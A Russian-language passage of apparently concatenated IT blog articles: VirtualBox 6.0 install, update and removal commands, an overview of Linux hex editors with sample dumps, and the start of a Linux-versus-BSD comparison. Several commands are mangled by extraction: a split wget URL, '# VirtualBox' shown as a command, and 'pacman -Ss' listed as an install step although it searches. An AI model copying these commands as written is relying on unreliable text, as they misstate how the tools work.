
```
$ sudo apt-get install virtualbox-6.0
```

ЗАПУСК VIRTUALBOX 6.0

Просто выполните следующую команду, чтобы запустить ее из терминала, или используйте панель запуска из меню для запуска VirtualBox.

```
# VirtualBox
```





УСТАНОВКА ПАКЕТА РАСШИРЕНИЙ VIRTUALBOX


Если вам нужны дополнительные функции, такие как VirtualBox RDP, PXE, ROM с поддержкой E1000 и хост-контроллером USB 2.0 и т. Д. Вам необходимо загрузить и установить пакет расширений VirtualBox с помощью следующей команды **wget**.

```
# # wget
http://download.virtualbox.org/virtualbox/6.0.0/Oracle_VM_VirtualBox_Extension_Pack-6.0.0.vbox-extpack
```

Чтобы установить пакет расширений, после того, как вы загрузили **vbox-extpack**, откройте его при помощи Virtualbox, как показано ниже.



Если это не сработает, откройте VirtualBox - «Настройки» - «Расширения» и найдите vbox-extpack для его установки.



ОБНОВЛЕНИЕ VIRTUALBOX

Если вы хотите обновить VirtualBox до последней версии в будущем, вы можете просто запустить следующую команду, чтобы обновить его.

На RHEL/CentOS/Fedora

```
# yum update VirtualBox-6.0
```



На Ubuntu/Linux Mint

```
# apt-get install VirtualBox-6.0
```

УДАЛЕНИЕ VIRTUALBOX

Если вы хотите полностью удалить VirtualBox, просто используйте следующую команду, чтобы полностью удалить его из вашей системы.

На RHEL/CentOS/Fedora

```
# cd /etc/yum.repos.d/
```

```
# rm -rf virtualbox.repo
```

```
# yum remove VirtualBox-6.0
```

На Ubuntu/Linux Mint

```
# apt-get remove VirtualBox-6.0
```

Вы также можете скачать VirtualBox 6.0 для других платформ **Linux, Windows** и **Mac OS X** с [официального сайта](#).



Лучшие HEX – редакторы для Linux

В этой статье мы рассмотрим топ лучших шестнадцатеричных редакторов для **Linux**. Но прежде чем мы начнем, давайте посмотрим на то, что на самом деле является **hex**-редактором.

ЧТО ТАКОЕ HEX-РЕДАКТОР

Нех-редактор, или проще говоря, шестнадцатеричный редактор позволяет вам просматривать и редактировать двоичные файлы. Разница между обычным текстовым редактором и шестнадцатеричным редактором заключается в том, что обычный редактор представляет **логическое** содержимое файла, тогда как шестнадцатеричный редактор представляет **физическое** содержимое файла.

КТО ИСПОЛЬЗУЕТ HEX-РЕДАКТОРЫ

Шестнадцатеричные редакторы используются для редактирования отдельных байтов данных и в основном используются программистами или системными администраторами. Некоторые из наиболее распространенных случаев - это отладка или обратная инженерия (reverse engineering) двоичных протоколов связи. Конечно, есть много других вещей, которые вы можете использовать в шестнадцатеричных редакторах - например, просмотр файлов с неизвестным форматом файла, выполнение шестнадцатеричного сравнения, просмотр дампа памяти программы и другое.



Большинство из упомянутых шестнадцатеричных редакторов доступны для установки из репозитория по умолчанию с помощью диспетчера пакетов вашего дистрибутива, например:

```
# yum install package [Ha CentOS]
```

```
# dnf install package [Ha Fedora]
```

```
# apt install package [Ha Debian/Ubuntu]
```

```
# zypper install package [Ha OpenSuse]
```

```
# pacman -Ss package [Ha Arch Linux]
```

Если пакет недоступен, перейдите на веб-сайт каждого инструмента, где вы сможете получить отдельный пакет для процедур загрузки и установки, а также подробную информацию о зависимостях.

XXD HEX EDITOR

Большинство (если не все) дистрибутивов Linux поставляются с редактором, который позволяет выполнять шестнадцатеричные и двоичные манипуляции. Одним из таких инструментов является инструмент командной строки - **xxd**, наиболее часто используемый для создания шестнадцатеричного дампа данного файла или стандартного ввода. Он также может конвертировать шестнадцатеричный дамп обратно в исходную двоичную форму.



```
Usage:
  xxd [options] [infile [outfile]]
  or
  xxd -r [-s [-]offset] [-c cols] [-ps] [infile [outfile]]
Options:
  -a          toggle autoskip: A single '*' replaces nul-lines. Default off.
  -b          binary digit dump (incompatible with -ps,-i,-r). Default hex.
  -C          capitalze variable names in C include file style (-i).
  -c cols     format <cols> octets per line. Default 16 (-i: 12, -ps: 30).
  -E          show characters in EBCDIC. Default ASCII.
  -e          little-endian dump (incompatible with -ps,-i,-r).
  -g          number of octets per group in normal output. Default 2 (-e: 4).
  -h          print this summary.
  -i          output in C include file style.
  -l len      stop after <len> octets.
  -o off      add <off> to the displayed file position.
  -ps        output in postscript plain hexdump style.
  -r          reverse operation: convert (or patch) hexdump into binary.
  -r -s off   revert with <off> added to file positions found in hexdump.
  -s [+] [-]seek start at <seek> bytes abs. (or +: rel.) infile offset.
  -u          use upper case hex letters.
  -v          show version: "xxd V1.10 27oct98 by Juergen Weigert".
```

HEXEDIT HEX EDITOR

Hexedit - это еще один шестнадцатеричный редактор командной строки, который уже может быть предварительно установлен в вашей ОС. Hexedit показывает и шестнадцатеричное и ASCII представление файла одновременно.



```
00000000  74 68 69 73 20 69 73 20 61 20 74 65 73 74 20 66 69 6C 65 0A  this is a test file.
00000014
00000028
0000003C
00000050
00000064
00000078
0000008C
000000A0
000000B4
000000C8
000000DC
000000F0
00000104
00000118
0000012C
00000140
00000154
00000168
0000017C
00000190
000001A4
000001B8
000001CC
000001E0
000001F4
00000208
-%% test --0x0/0x14-----
```

HEXYL HEX EDITOR

Другой полезный инструмент для проверки двоичного файла - это **hexyl**, простой просмотрщик шестнадцатеричных данных для терминала Linux, который использует цветной вывод для определения различных категорий байтов.



```

▶ hexyl utf8.txt
73 69 6d 70 6c 65 20 74 65 78 74 20 61 6e 64 0a simple t ext and
73 6f 6d 65 20 63 68 61 72 61 63 74 65 72 73 20 some cha racters
6c 69 6b 65 20 f0 9f 8c 82 2c 20 f0 9f 92 96 2c like xxx x, xxxx,
20 c3 a4 2c 20 f0 9d 84 9e 2c 20 e2 82 ac 20 61 xx, xxx x, xxx a
6e 64 20 e2 88 b0 0a nd xxx _

▶ hexyl utf16LE_bom.txt
ff fe 73 00 69 00 6d 00 70 00 6c 00 65 00 20 00 xxsio m0 poloe 0
74 00 65 00 78 00 74 00 20 00 61 00 6e 00 64 00 teox0t0 0a0nd0
0a 00 73 00 6f 00 6d 00 65 00 20 00 63 00 68 00 _soo0m0 e0 0c0h0
61 00 72 00 61 00 63 00 74 00 65 00 72 00 73 00 a0ra0c0 te0rs0
20 00 6c 00 69 00 6b 00 65 00 20 00 3c d8 02 df 0l0i0k0 e0 0<x*x
2c 00 20 00 3d d8 96 dc 2c 00 20 00 e4 00 2c 00 ,0 0=xxx ,0 0x0,0
20 00 34 d8 1e dd 2c 00 20 00 ac 20 20 00 61 00 04x*x,0 0x 0a0
6e 00 64 00 20 00 30 22 0a 00 nd0 00" _

```

Его вид разделен на три колонки:

- Смещенный столбец, указывающий количество байтов в файле.
- Шестнадцатеричный столбец, который содержит шестнадцатеричное представление файла.
- Текстовое представление файла.


Установка этого шестнадцатеричного вьюера различна для разных операционных систем, поэтому рекомендуется проверить файл read-me в проекте, чтобы увидеть точные инструкции по установке для вашей ОС. Ссылка на [GitHub](#).

GHEX - GNOME HEX EDITOR

Ghex - это графический шестнадцатеричный редактор, который позволяет пользователям редактировать двоичный файл как в шестнадцатеричном, так и в



ASCII формате. Он имеет многоуровневый механизм отмены и повтора, который некоторые могут найти полезным. Еще одна полезная функция - функции поиска и замены, а также преобразование двоичных, восьмеричных, десятичных и шестнадцатеричных значений.




BLESS HEX EDITOR

Одним из наиболее продвинутых шестнадцатеричных редакторов в этой статье является **Bless**, похожий на Ghex, он имеет графический интерфейс, который позволяет редактировать большие файлы данных с многоуровневым механизмом отмены/повторения. Он также имеет настраиваемые представления данных, функцию поиска-замены и многопоточные операции поиска и сохранения.



Несколько файлов могут быть открыты одновременно с помощью вкладок. Функциональность также может быть расширена с помощью плагинов. Ссылка на [GitHub](#).




OKTETA EDITOR

Okteta - еще один простой редактор для просмотра файлов необработанных данных. Некоторые из основных особенностей октета включают в себя:

- Различные представления символов - традиционные в столбцах или в строках со значением верха символа.
- Редактирование аналогично текстовому редактору.
- Различные профили для просмотра данных.
- Несколько открытых файлов.
- Удаленные файлы по FTP или HTTP.



Ссылка на сайт.




WXHEXEDITOR

wxHexEditor - еще один из шестнадцатеричных редакторов Linux, обладающий некоторыми расширенными функциями.

whHexEditor предназначен в основном для больших файлов. Он работает быстрее с большими файлами, потому что он не пытается скопировать весь файл в вашу оперативную память. Он имеет низкое потребление памяти и может просматривать несколько файлов одновременно.





HEXCURSE - CONX HEX EDITOR

Hexcurses - это шестнадцатеричный редактор на основе **ncurses**. Он может открывать, редактировать и сохранять файлы в дружелюбном терминальном интерфейсе, который позволяет перейти к определенной строке или выполнить поиск. Вы можете легко переключаться между шестнадцатеричными или десятичными адресами, или переключаться между шестнадцатеричными и ASCII-окнами.

Ссылка на [GitHub](#).




```
00000000 20 20 20 20 23 69 6E 63 6C 75 64 65 20 3C 62 6F
00000010 6F 73 74 2F 74 68 72 65 61 64 2F 74 68 72 65 61
00000020 64 2E 68 70 70 3E 0A 20 20 20 20 23 69 6E 63 6C
00000030 75 64 65 20 3C 69 6F 73 74 72 65 61 6D 3E 0A 0A
00000040 20 20 20 20 76 6F 69 64 20 68 65 6C 6C 6F 28 29
00000050 0A 20 20 20 20 7B 0A 20 20 20 20 20 20 73 74 64
00000060 3A 3A 63 6F 75 74 20 3C 3C 0A 20 20 20 20 20 20
00000070 20 20 22 48 65 6C 6C 6F 20 77 6F 72 6C 64 2C 20
00000080 49 27 6D 20 61 20 74 68 72 65 61 64 21 22 0A 20
00000090 20 20 20 20 20 20 20 3C 3C 20 73 74 64 3A 3A 65
000000A0 6E 64 6C 3B 0A 20 20 20 20 7D 0A 0A 20 20 20 20
000000B0 69 6E 74 20 6D 61 69 6E 28 69 6E 74 20 61 72 67
000000C0 63 2C 20 63 68 61 72 2A 20 61 72 67 76 5B 5D 29
000000D0 0A 20 20 20 20 7B 0A 20 20 20 20 20 20 62 6F 6F
000000E0 73 74 3A 3A 74 68 72 65 61 64 20 74 68 72 64 28
000000F0 26 68 65 6C 6C 6F 29 3B 0A 20 20 20 20 20 74
00000100 68 72 64 2E 6A 6F 69 6E 28 29 3B 0A 20 20 20 20
00000110 20 20 72 65 74 75 72 6E 20 30 3B 0A 20 20 20 20
00000120 7D 0A


#include <boost/thread/thread.hpp>.
#include <iostream>..
void hello()
{.
std::cout <<.
"Hello world,
I'm a thread!".
<< std::endl;.
}..
int main(int argc, char* argv[])
{.
boost::thread thrd(
&hello);.
thrd.join();.
return 0;.
}.
```

HEXER BINARY EDITOR

Hexer - еще один бинарный редактор командной строки. Его отличительная особенность заключается в том, что это **Vi**-подобный редактор стилей для бинарных файлов. Некоторые из наиболее заметных особенностей - много буферов, многоуровневая отмена, редактирование командной строки с завершением и двоичное регулярное выражение.

Ссылка на [GitHub](#).





EMACS

Emacs является альтернативой текстовому редактору Vim и предоставляет функции редактирования в шестнадцатеричном формате. Простота и удобное переключение между режимами являются важными особенностями Emacs



```

0011 2233 4455 6677 8899 aabb ccdd eeff 0123456789abcdef
0a23 6c69 6e65 2033 2022 3c73 7464 6f75 .#line 3 "<stdou
743e 220a 0a23 6465 6669 6e65 2020 5959 t>".#define YY
5f49 4e54 5f41 4c49 474e 4544 2073 686f _INT_ALIGNED sho
7274 2069 6e74 0a0a 2f2a 2041 206c 6578 rt int./* A lex
6963 616c 2073 6361 6e6e 6572 2067 656e ical scanner gen
6572 6174 6564 2062 7920 666c 6578 202a erated by flex *
2f0a 0a23 6465 6669 6e65 2046 4c45 585f /..#define FLEX_
5343 414e 4e45 520a 2364 6566 696e 6520 SCANNER.#define
5959 5f46 4c45 585f 4d41 4a4f 525f 5645 YY_FLEX_MAJOR_VE
5253 494f 4e20 320a 2364 6566 696e 6520 RSION 2.#define
5959 5f46 4c45 585f 4d49 4e4f 525f 5645 YY_FLEX_MINOR_VE
5253 494f 4e20 350a 2364 6566 696e 6520 RSION 5.#define
5959 5f46 4c45 585f 5355 424d 494e 4f52 YY_FLEX_SUBMINOR
5f56 4552 5349 4f4e 2033 330a 2369 6620 _VERSION 33.#if
5959 5f46 4c45 585f 5355 424d 494e 4f52 YY_FLEX_SUBMINOR
5f56 4552 5349 4f4e 203e 2030 0a23 6465 _VERSION > 0.#de
6669 6e65 2046 4c45 585f 4245 5441 0a23 fine FLEX_BETA.#

```

ЗАКЛЮЧЕНИЕ

Это был краткий обзор некоторых наиболее часто используемых шестнадцатеричных редакторов в Linux. Какие шестнадцатеричные редакторы вы используете и почему вы предпочитаете именно этот редактор? Что делает его лучше других?

Open – source OS: 3 отличия Linux от OpenBSD

И **Linux** и **BSD-системы** бесплатны и с открытым исходным кодом, они являются **Unix-подобными** системами. Они зачастую даже используют практически одинаковый софт - у них много общего, и не так много различий. Так зачем тогда плодить сущности, другими словами - почему существует и те, и другие?

ОСНОВЫ

То, что большинство людей называют Линуксом, по сути, не совсем оно. Технически, Linux - это просто ядро Linux, так как типичные дистрибутивы Linux-а являются сборкой из множества кусочков различного софта, поэтому его иногда



называют GNU/Linux. Но опять же, множество используемых на нем приложений также используются на BSD.

Как мы уже упомянули во введении, Linux и BSD являются Unix-подобными системами, но у них совершенно разное наследие. Linux был написан Линусом Торвальдсом, когда тот был студентом в Финляндии, а BSD расшифровывается как Berkeley Software Distribution, так как изначально это был пакет модификаций Bell Unix, который, в свою очередь, был создан в Калифорнийском Университете в Беркли. В конце концов, эта сборка эволюционировала в полноценную операционную систему, и теперь по миру ходит много разных BSD.

ядро против полноценной ос

Официально, Linux - это просто ядро. Дистрибутивы Линукса должны выполнять работу по сборке всего нужного ПО для создания полноценной операционной системы. Линукс для создания того или иного дистрибутива, как например Ubuntu, Mint, Debian, Fedora, Red Hat или Arch - в мире есть огромное количество различных дистрибутивов.

А BSD, в свою очередь, это и ядро, и операционная система. К примеру, FreeBSD предоставляет и ядро FreeBSD и операционную систему FreeBSD, и все это добро обслуживается как единый проект. Другими словами, если вам захочется установить FreeBSD, вы просто сможете это сделать. Если же вы захотите установить себе Линукс, то вам вначале придется выбрать конкретный тип дистрибутива (у них есть большое количество тонкостей, различий и специфики между собой).



БСД системы иначе работают с софтом - они включают в себя ПО в исходном виде, и компьютер должен компилировать их перед запуском. Но, опять же, приложения также можно устанавливать в привычном виде, так что вам не придется тратить время и ресурсы на компиляцию.

ЛИЦЕНЗИРОВАНИЕ

Лицензирование отличается у этих систем очень сильно, что для большинства не будет играть значения, а вот для людей, которые как-то на этом зарабатывают - можно и изучить подробнее. Linux использует GNU GPL, она же “Основная Публичная Лицензия”. Если вы модифицируете ядро Линукса и распространяете его, то вы обязаны также опубликовать исходники кода с вашими модификациями. В случае BSD, которые использует BSD лицензию, это совсем не так - вы ничего не обязаны публиковать, только если сами захотите.

И BSD, и Linux являются так называемыми “Open-source” системами, то есть имеют свободно распространяемый код, но это у них немного по-разному реализовано. Люди часто спорят, какая из этих лицензий является “более свободной”. GPL лицензия помогает конечным пользователям тем, что они всегда смогут найти исходники (это может помочь разобраться в решении и/или как-то доработать его, но ограничивает разработчиков, так как по сути заставляет их публиковать исходники всего того, что они наваяли в своих чертогах разума. Соответственно, на базе BSD разработчики могут создавать проекты с уже закрытым исходным кодом, для увеличения конечной стоимости и проприетарности.



Чаще всего воспринимают три основных типа BSD:

- **FreeBSD** является самой популярной, целится на высокую производительность и удобство использования. Прекрасно работает на стандартных x86 и x64 процессорах от Intel и AMD;
- **NetBSD** предназначена для запуска на чем угодно и поддерживает бесконечное количество разных архитектур. Их лозунг: **Конечно, NetBSD работает;**
